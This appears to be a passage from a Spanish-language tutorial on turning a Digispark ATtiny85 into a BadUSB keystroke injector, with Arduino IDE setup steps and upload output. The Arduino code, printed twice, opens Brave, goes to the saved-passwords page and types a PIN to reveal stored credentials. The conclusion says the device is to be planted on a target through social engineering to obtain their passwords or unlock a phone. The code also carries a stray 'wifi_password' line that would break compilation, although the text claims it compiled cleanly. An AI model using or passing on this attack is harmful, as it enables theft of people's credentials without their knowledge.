
Luego nos dirigiremos a nuestro Arduino IDE a Archivo > Preferencias y en la casilla en blanco que dice Gestor de URLs adicionales de tarjetas debemos introducir el siguiente link, esto habilitara las tarjetas de digispark que usamos en este proyecto



http://digistump.com/package_digistump_index.json

Una vez copiado el link cerramos y nos vamos a herramientas>> Placa>> Gestor de Tarjetas

Y buscamos la palabra digispark nos aparecerá del siguiente modo y deberemos instalar esta placa para que funcione nuestro código



Para cargar el código utilizando un digispark attiny 85 debemos compilar el programa para ver si existen errores con el botón/símbolo de check



```
wifi_password
void setup() {
  pinMode(1, OUTPUT); //LED on Model A
}

void loop() {
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_M, MOD_GUI_LEFT);
  DigiKeyboard.delay(600);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("brave.exe");
  DigiKeyboard.delay(1500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1200);
  DigiKeyboard.print("brave://settings/passwords");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(800);
  DigiKeyboard.sendKeyStroke(KEY_DOWN);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(600);
  DigiKeyboard.print("0398");
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(800);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(800);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(800);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);

  for(;;){}
}
```

Compilado

El IDE como se puede observar nos muestra que ya está compilado y no existe errores.

Para subir el código presionaremos sobre la flecha que esta de lado al check para compilar código primero debemos presionar este y nos aparecerá el siguiente mensaje



The screenshot shows the Arduino IDE interface. At the top, there is a toolbar with icons for checking, uploading, and other functions. Below the toolbar, the code editor displays the following C++ code:

```
wifi_password
void setup() {
  pinMode(1, OUTPUT); //LED on Model A
}

void loop() {
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_M, MOD_GUI_LEFT);
  DigiKeyboard.delay(600);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("brave.exe");
  DigiKeyboard.delay(1500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1200);
  DigiKeyboard.print("brave://settings/passwords");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(800);
  DigiKeyboard.sendKeyStroke(KEY_DOWN);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(600);
  DigiKeyboard.print("0398");
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(800);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(800);
  DigiKeyboard.sendKeyStroke(KEY_TAB);
  DigiKeyboard.delay(800);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);

  for(;;) {}
}
```

Below the code editor, the terminal window shows the following output:

```
Subiendo...
Variables globales usan 130 bytes de memoria dinamica.
Running Digispark Uploader...
Plug in device now... (will timeout in 60 seconds)
```

Cuando aparezca el mensaje de los 60 segundos debemos conectar nuestro dispositivo a la máquina.

7. Conclusiones

Como resultado implementado ingeniería social con la persona a la que se desee implantar el dispositivo con el código para obtener los resultados deseados y poder obtener las contraseñas de la computadora o desbloquear un celular con pin numérico.

8. Bibliografía

Lenguaje de programación ducky script:

<https://docs.hak5.org/hc/en-us/articles/360010555153-Ducky-Script-the-USB-Rubber-Ducky-language>

Código para pulsaciones del teclado:

<https://gist.github.com/leconio/2612cb4b9210a81f9d2fc61fc60048b0>